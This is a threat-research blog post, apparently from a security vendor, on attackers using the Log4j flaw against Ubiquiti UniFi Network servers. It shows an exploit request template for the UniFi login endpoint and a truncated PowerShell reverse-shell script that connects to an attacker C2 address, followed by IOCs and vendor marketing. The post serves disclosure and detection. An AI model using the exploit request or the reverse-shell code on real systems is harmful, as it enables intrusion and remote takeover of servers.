# Log4j Exploit Hits Again: Vulnerable Unifi Network Application (Ubiquiti) at Risk

blog.morphisec.com/log4j-exploit-targets-vulnerable-unifi-network-applications


## Breach Prevention Blog

Cybersecurity news, threat research, and more from the leader in making breach prevention easy


Posted by Morphisec Labs on January 28, 2022

- Tweet
-


As a continuation to our previously published blog post on VMWare Horizon being targeted through the Log4j vulnerability, we have now identified Unifi Network applications being targeted in a similar way on a number of occasions. Based on prevention logs from Morphisec, the first appearance of successful exploitation occurred on January 20, 2022. Morphisec expertise comes from being the best breach prevention software, using Moving Target Defense, that stops ransomware and other advanced attacks that today's NGAV and EDR solutions are unable to stop, in a timely and cost-efficient manner.

The uniqueness of the attack is that the C2 is correlated to a previous SolarWind attack as reported by CrowdStrike.

Not surprisingly, a POC for the exploitation of Unifi Network was released a month prior (24th of December), and we, therefore, expected to see this type of targeted exploitation in the wild.



## Technical Details

The unifi vulnerability was first posted by @sprocket_ed.

> RCE in Unifi Network Application using #log4j/#log4shell. (CVE-2021-44228) Going to be automating this and writing a blog article soon. pic.twitter.com/cPXjK1Agpw
>
> — ed (@sprocket_ed) December 21, 2021

Log4j Vulnerability (Log4Shell) on Ubiquiti UniFi

```
POST /api/login HTTP/2
Host: <TARGET>
Content-Length: 109
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Sec-Ch-Ua-Mobile: ?0
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0
Sec-Ch-Ua-Platform: "macOS"
Content-Type: application/json; charset=utf-8
Accept: */*
Origin: https://<TARGET>
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://<TARGET>/manage/account/login?redirect=%2Fmanage
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"username":"asdf","password":"asdfas","remember":"<PAYLOAD>","strict":true}
```

Ubiquiti normal execution command line:

-Dfile.encoding=UTF-8

-Djava.awt.headless=true

-Dapple.awt.UIElement=true

-Dunifi.core.enabled=false

-Xmx1024M

-Xrs

-XX:+ExitOnOutOfMemoryError

-XX:+CrashOnOutOfMemoryError

-XX:ErrorFile=C:\Users\Administrator\Ubiquiti UniFi\logs\hs_err_pid%p.log

-jar

C:\Users\Administrator\Ubiquiti UniFi\lib\ace.jar

start

(We recommend identifying powershell execution as a child process to this command-line execution statement)

Full research:

https://www.sprocketsecurity.com/blog/another-log4j-on-the-fire-unifi

POC:

https://github.com/puzzlepeaches/Log4jUnifi

In most cases, unifi applications (by ubiquiti ) are deployed with the highest privilege levels.

## Powershell Reverse TCP to CobaltStrike

We have identified in-memory cobalt beacon dropped by the following base64 encoded reverse tcp powershell script which were communicating with 179.60.150[.]32:

```
$a = '179.60.150.32';
$p = '53';
if ($a.Length -lt 1 -or $p.Length -lt 1) {
    Write-Host "Both parameters are required";
}
else {
    Write-Host $c = $t = $b = $w = $d = $r = $null;
    try {
        $c = New-Object Net.Sockets.TcpClient($a, $p);
        $t = $c.GetStream();
        $b = New-Object Byte[] 1024;
        $e = New-Object Text.AsciiEncoding;
        $w = New-Object IO.StreamWriter($t);
        $w.AutoFlush = $true;
        Write-Host "...";
        Write-Host "";
        $by = 0;
        do {
            $w.Write("PS>");
            do {
```

Origin:

https://github.com/ivan-sincek/powershell-reverse-tcp/blob/master/src/prompt/powershell_reverse_tcp_prompt.ps1

We found that the C2 used in the attack was previously noted as part of the SolarWind supply chain attack, Cobalt beacon C2, and was attributed to TA505 aka GRACEFUL SPIDER, a well known financially motivated threat actor group. These attacks are often motivated by opportunities to sell sensitive data or perpetrate ransomware demands to prevent exposure. TA505, the name given by Proofpoint, has been in the cybercrime business for at least five years. This is the group behind the infamous Dridex banking trojan and Locky ransomware, delivered through malicious email campaigns via Necurs botnet. Other malware associated with TA505 includes Philadelphia and GlobeImposter ransomware families. More on TA505 here.

These types of attacks underscore how traditional security solutions are failing to detect and prevent the latest threats, which have become far more frequent and sophisticated. With the average ransomware attack now occurring every few seconds, and ransoms costing organizations millions, security teams should explore ways to augment or replace current solutions that are no longer adequate. Leading analysts, such as Gartner, are pointing to Moving Target Defense as a way to detect and prevent attacks that are now bypassing next

generation antivirus (NGAV) and endpoint detection and response (EDR) solutions. Morphisec offers Moving Target Defense for endpoints and Windows or Linux servers. CLICK HERE for more information. Firms should also consider Incident Response (IR) services, to not only respond to Indicators of Compromise (IOCs) but also assess security postures for weaknesses and provide recommendations to improve defenses. Morphisec offers IR services that leverage our deep Moving Target Defense expertise and technology. CLICK HERE for more information.

Related tweet on C2:

> Bunch of Cobalt Strike C2 on the same range running with default configs.
>
> 179.60.150.]25/ptj
> 179.60.150.]26/g.pixel
> 179.60.150.]27/cx
> 179.60.150.]29/ca
> 179.60.150.]30/en_US/all.js
> 179.60.150.]32/cm
>
> — ♠Michael Koczwara (@MichalKoczwara) August 12, 2021

## Indicators of Compromise (IOCs)

| | |
|---|---|
| C2 | 179.60.150[.]32 |
| Observed Vulnerable Jars | 2275247244f03091373f51d613939f5a96c48481c60832d443c112611142ceba<br>5e53ee9c3299a60b313bdfa3d8b8aaafae67d70eb565a7999e42139d51614462<br>cccd16f0c8e1f490f9cf8b0a42d61b52185f0e44e66e098c4f116b3e19f75b1c<br>079089176ad528393c0641a630d90ca90a353a3c1765fb052e8c43ed45a29506 |

## Subscribe to our blog

Stay in the loop with industry insight, cyber security trends, and cyber attack information and company updates.


## Search Our Site

## Recent Posts

Contact SalesInquire via Azure